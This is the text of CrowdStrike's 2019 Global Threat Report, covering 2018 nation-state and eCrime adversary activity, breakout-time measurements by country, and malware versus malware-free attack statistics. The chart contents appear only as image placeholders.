2019 GLOBAL THREAT REPORT

ADVERSARY TRADECRAFT AND THE IMPORTANCE OF SPEED

CROWDSTRIKE

FOREWORD


This year's Global Threat Report: "Adversary Tradecraft and the Importance of Speed," addresses the quickening pace and increasing sophistication in adversary tactics, techniques and procedures (TTPs) over the past year — and in particular, highlights the critical importance of speed in staying ahead of rapidly evolving threats.

Last year, we introduced the concept of "breakout time" — the window of time from when an adversary first compromises an endpoint machine, to when they begin moving laterally across your network. In this year's report, we were able to provide a more granular examination of breakout time by clocking the average speed of major nation-state actors. The report compares the breakout speeds of Russia, China, North Korea, Iran, and the combined category of global eCrime actors. This and other unique insights in the report can help organizations advance their response objectives, depending on which adversary types they are most likely to encounter in the year ahead.

"In this year's report, we were able to provide a more granular examination of breakout time by clocking the average speed of major nation-state actors. The report compares the breakout speeds of Russia, China, North Korea, Iran, and the combined category of global eCrime actors."

The report also makes clear — in spite of some impressive indictments against several named nation-state actors — their activities show no signs of diminishing. Throughout 2018, eCrime and nation-state adversaries collectively upped their game. A few examples:

- In diplomatic channels and the media, several nation-states gave lip-service to curbing their clandestine cyber activities, but behind the scenes, they doubled down on their cyber espionage operations — combining those efforts with further forays into destructive attacks and financially motivated fraud.
- eCrime actors demonstrated new-found flexibility, forming and breaking alliances and quickly changing tactics mid-campaign to achieve their objectives. The shifting currents of the underground economy — including the availability of new TTPs-for-hire and the fluctuating value of Bitcoin — were all contributing factors.
- We also witnessed an increased focus on "Big Game Hunting," where eCrime actors combine targeted intrusions with ransomware to extract big payoffs from large enterprise organizations.



CrowdStrike Services Cyber Intrusion Casebook
Insights from reactive Incident response engagements involving CrowdStrike Services

Falcon OverWatch Report
Insights gained from proactive threat hunting conducted in customer environments where Falcon is deployed

CrowdStrike Global Threat Report
Global cyberthreat intelligence and insights from the Falcon platform and OverWatch

CROWDSTRIKE'S POWERFUL REPORTS ARE ENABLED BY POWERFUL INSIGHTS

This report's findings on adversary tradecraft and speed reflect what many defenders already know: We are in a veritable "arms race" for cyber superiority. However, there are some important differences between an arms race in the cybersphere versus the physical world: In cyberspace, any player can potentially become a superpower. The capital costs are alarmingly low, compared to funding a physical war machine. Even some of the world's most impoverished regions proved their ability to make a global impact through cyber campaigns in 2018 — and this is one genie that is not going back in the bottle.

At CrowdStrike, we experience on a daily basis the role defenders play in the cyber arms race. As we introduce more effective endpoint protection to the market, we raise the stakes for determined adversaries. CrowdStrike has documented cases where bad actors discover our products in the environment and simply go away, presumably to ply their tradecraft on a more vulnerable victim. In other cases, patient attackers simply go back to the drawing board, adding new weapons to their cyber arsenals as they probe for a novel, less defended point of entry.

"Throughout the Global Threat Report, you will see the talent, expertise, and dedication of our CrowdStrike team combining with the power of our technology to stop the most sophisticated adversaries."

This never-ending cycle of attack and defense is at the heart of what we do, and explains the unique structure of the CrowdStrike® organization. With our dedicated teams, we focus on these complementary disciplines:

- **Tracking and analyzing** adversary activity though global intelligence-gathering and proactive hunting
- **Developing and deploying** groundbreaking new technologies to combat bad actors
- **Delivering best-in-class** incident response services directly to the victims of cyberattacks

The Global Threat Report joins the CrowdStrike Services Cyber Intrusion Casebook and the Falcon OverWatch™ Report in presenting customers and the global cybersecurity community with the latest developments and defenses for an increasingly dangerous threat landscape. This holistic view of the threat landscape allows CrowdStrike to provide you with specific guidance on the actions organizations need to take to strengthen their security postures.

The fight continues, and we will never rest in our pursuit of adversaries seeking to damage, disrupt, extort, or steal. Throughout the Global Threat Report, you will see the talent, expertise, and dedication of our CrowdStrike team combining with the power of our technology to stop the most sophisticated adversaries. We're eager to share what we've learned because of our uncompromising commitment to defeat the nation-states, e-crime actors, hackers, and cybercriminals threatening our commerce and invading our privacy.

George Kurtz

George Kurtz
CrowdStrike CEO and Co-Founder

TABLE OF CONTENTS

INTRODUCTION

Nation-state adversaries were continously active throughout 2018 — targeting dissidents, regional adversaries and foreign powers to collect intelligence for decision-makers.

In many respects, 2018 appeared to be a markedly different year than the one before. Absent some of the high-profile events observed in 2017, such as WannaCry and NotPetya, headlines in 2018 were defined instead by a series of U.S. Department of Justice (DoJ) indictments against individuals linked to named, state-sponsored adversaries. Possibly affected by these public disclosures, ongoing tool development activity and changes in tactics, techniques and procedures (TTPs) seem to indicate 2018 was a transition year for many adversaries. One thing was clear: Law enforcement efforts have not yet halted or deterred nation-state sponsored activities.

Nation-state adversaries were continuously active throughout 2018 — targeting dissidents, regional adversaries and foreign powers to collect intelligence for decision-makers:

- North Korea (aka the Democratic People's Republic of Korea, or DPRK) remained active in both intelligence collection and currency-generation schemes, despite participating in diplomatic outreach.
- Iran maintained focus on operations against other Middle Eastern and North African (MENA) countries, particularly regional foes across the Gulf Cooperation Council (GCC). Additionally, it is suspected that Iranian adversaries are developing new mobile malware capabilities to target dissidents and minority ethnic groups.
- As for China, CrowdStrike® observed a significant rise in U.S. targeting, likely tied to increased tensions between the two countries.
- Russian adversaries were active across the globe in a variety of intelligence collection and information operations.

Other nation-state adversaries tracked by CrowdStrike but not prominently featured in this report include:

- Adversaries linked to Pakistan and India maintained an interest in regional affairs with a rise in activity on the Indian subcontinent, observed in the summer of 2018.

The most prominent trend in eCrime for 2018 was the continued rise of "Big Game Hunting," which combines targeted, intrusion-style TTPs with the deployment of ransomware across a large organization, all in pursuit of a bigger financial payoff.

- The Vietnam-based adversary OCEAN BUFFALO appeared to focus on domestic — possibly internal law enforcement — operations; however, CrowdStrike has also identified the possible targeting of Cambodia, as well as activity against the manufacturing and hospitality sectors.
- Recent technical analysis, as well as the reported zero-day use of CVE-2018-8174, suggests the South Korean-based adversary SHADOW CRANE continues to actively develop its toolkit. The target scope of SHADOW CRANE's campaigns appears to primarily focus on victims in China, Japan, South Korea, Russia, India and the DPRK — particularly those involved in the government, think tanks, media, academia and non-government organization (NGO) sectors.

The eCrime adversaries tracked by CrowdStrike Intelligence conducted a variety of criminal operations, including crimeware distribution, banking Trojans, ransomware, point of sale compromises and targeted spear-phishing campaigns:

- The most prominent trend in eCrime for 2018 was the continued rise of "Big Game Hunting," which combines targeted, intrusion-style TTPs with the deployment of ransomware across a large organization, all in pursuit of a bigger financial payoff. BOSS SPIDER (Samas, SamSam), INDRIK SPIDER (Dridex) and GRIM SPIDER (Ryuk) all raked in huge profits in these campaigns.
- Additional evidence of a changing eCrime ecosystem came from prolific ransomware-as-a-service (RaaS) adversary PINCHY SPIDER (GandCrab) and the solidification of MUMMY SPIDER (Emotet) as a professional malware distribution operation.
- Meanwhile, targeted eCrime adversaries COBALT SPIDER (Cobalt Group) and CARBON SPIDER (Carbanak) have remained active, despite arrests of individuals linked to their operations.

In the following sections, the CrowdStrike Intelligence, Falcon OverWatch™ managed hunting and the CrowdStrike Services teams present selected analysis that highlights the most significant events and trends in the past year of cyberthreat activity. Analysis of incidents referenced in this report demonstrates how threat intelligence, proactive hunting and swift proactive countermeasures can provide a deeper understanding of the motivations, objectives and activities of these actors, and how to use that information to better defend valuable data in the future.

METHODOLOGY

The information in this report was compiled using the following resources:

CROWDSTRIKE INTELLIGENCE

The CrowdStrike Intelligence team provides in-depth and historical understanding of adversaries, their campaigns and their motivations. The global team of intelligence professionals track 116 adversaries of all types, including nation-state, eCrime and hacktivist actors. The team analyzes adversary tools, tactics and procedures (TTPs) to deliver in-depth, government-grade intelligence to enable effective countermeasures against emerging threats.

FALCON OVERWATCH

CrowdStrike Falcon OverWatch provides proactive threat hunting conducted by a team of experienced threat hunters providing 24/7 coverage on behalf of CrowdStrike customers. In 2018, OverWatch identified and helped stop more than 30,000 breach attempts, employing expertise gained from daily “hand-to-hand combat” with sophisticated adversaries. The OverWatch team works to identify hidden threat activity in customers’ environments, triaging, investigating and remediating incidents in real time.

CROWDSTRIKE THREAT GRAPH™

As the brains behind the CrowdStrike platform, Threat Graph is a massively scalable, cloud-based graph database model custom built by CrowdStrike. It processes, correlates and analyzes petabytes of real-time and historical data collected from over one trillion events per week across 176 countries. The Threat Graph architecture combines patented behavioral pattern matching techniques with machine learning and artificial intelligence to track the behaviors of every executable across CrowdStrike’s global customer community. This combination of methodologies enables the identification and blocking of previously undetectable attacks, whether or not they use malware.

CROWDSTRIKE SERVICES

This report references the CrowdStrike Services organization and its annual report, the "CrowdStrike Services Cyber Intrusion Casebook 2018," which recounts real-life client incident response (IR) engagements handled by the Services team. In addition to hands-on IR services conducted by its team of professional investigators, CrowdStrike Services provides proactive services such as cybersecurity maturity assessments, IR policy and playbook development, tabletop exercises, red teaming operations and compromise assessments. Response and remediation services are conducted by highly experienced IR experts who investigate breaches to determine how attackers accessed a client’s environment; mitigate attacks and eject intruders; and analyze attacker actions and provide clients with actionable guidance to prevent future adversary access.

BREAKOUT TIME: METHODOLOGY AND LIMITATIONS OF THE FINDINGS

While Chinese-affiliated groups had an average breakout time of four hours, there were groups within China that were considerably faster. Similarly, some criminal groups were extremely fast at breaking out, but the average was dragged down by other groups that were slower.

The dataset used for producing this year's breakout time analysis was based on intrusions that occurred during 2018 among the organizations CrowdStrike works with. CrowdStrike's customer base is large and diverse, and represents every major industry, including companies and government agencies with deployments across 176 countries. However, this large dataset is not universal, and it is possible that researchers looking at other datasets may arrive at different measurements for breakout time. CrowdStrike researchers were only able to rank adversaries for which there was live intrusion data based on their visibility and, therefore, it was impossible to arrive at any conclusions about capabilities for other actors that are also undoubtedly executing cyber operations. Hopefully, future reports will be able to expand the list of adversaries tracked, as more data on them becomes available.

It's important to note that this dataset only incorporated intrusions where CrowdStrike had confident attribution to a threat actor and where lateral movement was successful by that actor (vs. where they may have been prevented from moving laterally by the technology or people at the customer site). This likely introduced biases that the authors want to recognize in this report.

In order to make it easier to draw conclusions from the data, a decision was made to aggregate breakout times across adversaries associated with specific nation-states and across all criminal groups CrowdStrike had detected. This decision entailed some internal debate. On one hand, it is easier for people to consume data based on countries, versus numerous nation-state actors that may be affiliated with that country; on the other hand, you lose some of the information in the average metric around the fact that certain groups within nation-states are more skillful than others. Consider this: While Chinese-affiliated groups had an average breakout time of four hours, there were groups within China that were considerably faster. Similarly, some criminal groups were extremely fast at breaking out, but the average was dragged down by other groups that were slower. In the future, CrowdStrike hopes to expand the reporting and provide more granular measurements beyond just the averages.

It is also important to recognize that not all adversaries may have an objective to be as fast as possible at breaking out. It is possible that for a certain mission, breakout speed may not be the primary objective, or there may have been a handoff to a different intrusion team following the initial compromise, which can also cause significant delays before lateral movement is accomplished. However, CrowdStrike researchers believe — based on extensive experience and visibility — that as defenders get better at hunting for and identifying intrusions, it has become more important for threat actors to raise their game and try to accomplish their mission as rapidly as possible prior to being detected and thwarted.

CrowdStrike researchers believe — based on extensive experience and visibility — that as defenders get better at hunting for and identifying intrusions, it has become more important for threat actors to raise their game and try to accomplish their mission as rapidly as possible prior to being detected and thwarted.

This ranking is also not necessarily an indication of which adversary represents the biggest threat. For example, it doesn't account for volume of activity — just their speed of lateral movement within the network. Slow adversaries can still cause tremendous damage if they have the motivation to do so.

There are many different ways to look at the dataset. CrowdStrike has attempted to outline some of the assumptions and limitations, but there are others that researchers may have not thought of yet. CrowdStrike welcomes constructive feedback from the industry on how to make these measurements better and more actionable in the future. This is only a start, and not the end of these types of exercises, and it is hoped that others will come forward with their own measurements of breakout time by adversaries, as well as perhaps other useful metrics to track and measure their tradecraft and capabilities.

One of the most important implications of this data, however, is that it is an indication of how fast defenders have to be in order to stop a breach from one of these adversaries that is likely to target them. They may have more time if they are dealing with a threat actor who tends to be slower at lateral movement, but they can't waste a second when dealing with fast-moving actors, such as those affiliated with the Russian government. CrowdStrike hopes this research spurs more analysis and evaluation about the implications of tracking breakout time, and how to measure sophistication and capabilities of adversary groups.

NAMING CONVENTIONS

This report follows the naming conventions instituted by CrowdStrike, which categorizes adversaries according to their nation-state affiliations or motivations (e.g., eCrime or hacktivist). The following is a guide to these adversary naming conventions.

Adversary	Category or Nation-State
SPIDER	ECRIME
CHOLLIMA	DEMOCRATIC PEOPLE'S REPUBLIC OF KOREA (NORTH KOREA)
JACKAL	HACKTIVIST
TIGER	INDIA
KITTEN	IRAN
LEOPARD	PAKISTAN
PANDA	PEOPLE'S REPUBLIC OF CHINA
BEAR	RUSSIAN FEDERATION
CRANE	SOUTH KOREA
BUFFALO	VIETNAM

THREAT LANDSCAPE OVERVIEW

GOING BEYOND MALWARE

Malware continues to loom as a primary feature of the threat landscape, but it is often only the precursor to an attack, not the ultimate objective. Initial intrusion leads to more sophisticated and stealthy techniques, such as “living off the land” tradecraft that uses legitimate tools already present on the target system to accomplish adversary objectives. Using insights gleaned from the CrowdStrike Threat Graph, this report attempts to bring focus to what happens in the threat environment “beyond malware.”

CROWDSTRIKE THREAT GRAPH


The CrowdStrike Threat Graph is the brains behind the CrowdStrike Falcon® platform. Falcon endpoint agents are deployed on customer machines in more than 176 different countries and capture more than 240 billion events every 24 hours — more than the number of tweets Twitter processes in an entire year.

Using powerful graph analytics to correlate more than a trillion events per week in real time, the Threat Graph draws links between security telemetry across the global CrowdStrike Falcon agent community to immediately detect and prevent adversary activity — at scale and with unprecedented speed.

THREAT GRAPH DATA

Type	2017	2018
Events per Day	90.1B	240B
Peak Events per Second	1.4M	3.8M
Average Events per Second	1.0M	3.0M

Figure 1.
Percentage of Falcon Agent Coverage by Major Operating System




AN OVERVIEW OF TACTICS AND TECHNIQUES OBSERVED IN 2018

The following section of the report contains statistics taken directly from CrowdStrike Threat Graph telemetry profiling recent attack types and their targets.

BREAKOUT TIME AND LATERAL MOVEMENT SPEED

Last year's Global Threat Report highlighted an important new metric CrowdStrike is tracking — "breakout time" — that measures the speed with which adversaries accomplish lateral movement in the victim environment after their initial compromise. Breakout time is important because it represents the time limit for defenders to respond to and contain or remediate an intrusion before it spreads widely in their environment and leads to a major breach.

Figure 2.
Breakout Times by Adversary for 2018



This year, the CrowdStrike team decided to dive deeper into breakout time and calculate it for attributed incidents, to determine the speed of major adversaries whose intrusions the team attributed in 2018. Speed is essential in cybersecurity — for both offense and defense. In many ways, it is not the sophistication of the tools — which can be bought or stolen from others — that determines the capability of the adversary, but rather their operational tradecraft and how rapidly they can achieve their objectives in a target network. Figure 2 shows the breakout time of major nation-state and criminal actors, calculated over the course of 2018.

It is quite remarkable to see that Russia-based threat actors are almost 8 times as fast as their speediest competitor — North Korea-based adversaries, who themselves are almost twice as fast as intrusion groups from China. While certainly not the only metric to judge sophistication by, this ranking by breakout time is an interesting way to evaluate the operational capabilities of major threat actors. It is also useful for defenders who want to use it to benchmark the speed of their average time-to-detect, time-to-investigate and time-to-remediate metrics (collectively known as the "1-10-60 rule," these key defensive indicators are explained more fully in the Global Threat Predictions and Recommendations section). Organizations can adjust their target response times to meet their individual needs, based in part on which adversaries types they are most likely to confront in their given business sector and regional focus.

The overall average breakout time that CrowdStrike observed in 2018 across all intrusions and threat actors was 4 hours 37 mins, a substantial increase from 1 hour and 58 minutes tracked in 2017. A variety of factors may have contributed to this increase, including a rise in intrusions from slower-moving adversaries, as well as more organizations deploying next-generation endpoint security technologies that are more effective at detecting and stopping intrusions than legacy antivirus.

Organizations can adjust their target response times to meet their individual needs, based in part on which adversaries types they are most likely to confront in their given business sector and regional focus.

BEYOND MALWARE


The 2018 CrowdStrike telemetry did not show a distinct shift in the balance between malware and malware-free threats compared to 2017. CrowdStrike analysis continues to identify malware as a dominant method used by various types of attackers for initial infiltration. The ultimate methods and objectives of malware can range from deploying basic bots for use in denial-of-service campaigns, to more directed objectives such as collecting cryptocurrencies through unauthorized mining. Other more nefarious malware, such as the TrickBot banking Trojan, is used to steal login credentials to banking sites.

Figure 3 compares malware and malware-free attacks from the 2018 CrowdStrike telemetry. The attack types are defined as follows:

- **Malware attacks:** These are simple use cases where a malicious file is written to disk and Falcon detects the attempt to run that file, then identifies and/or blocks it.

- **Malware-free attacks:** CrowdStrike defines malware-free attacks as those in which the initial tactic did not result in a file or file fragment being written to disk. Examples of this include attacks where code executes from memory or where stolen credentials are leveraged for remote logins using known tools.

Figure 3.
Global Malware vs. Malware-Free Attacks



MALWARE-FREE ATTACKS BY INDUSTRY

Notable shifts in 2018 versus 2017: The media industry jumped to the top of the charts, with approximately 80 percent malware-free attacks, versus approximately 64 percent in 2017. In addition, the technology, academic and energy sectors all saw dramatic increases in malware-free attacks in 2018.

Figure 4.
Malware-free vs. Malware Attacks by Industry




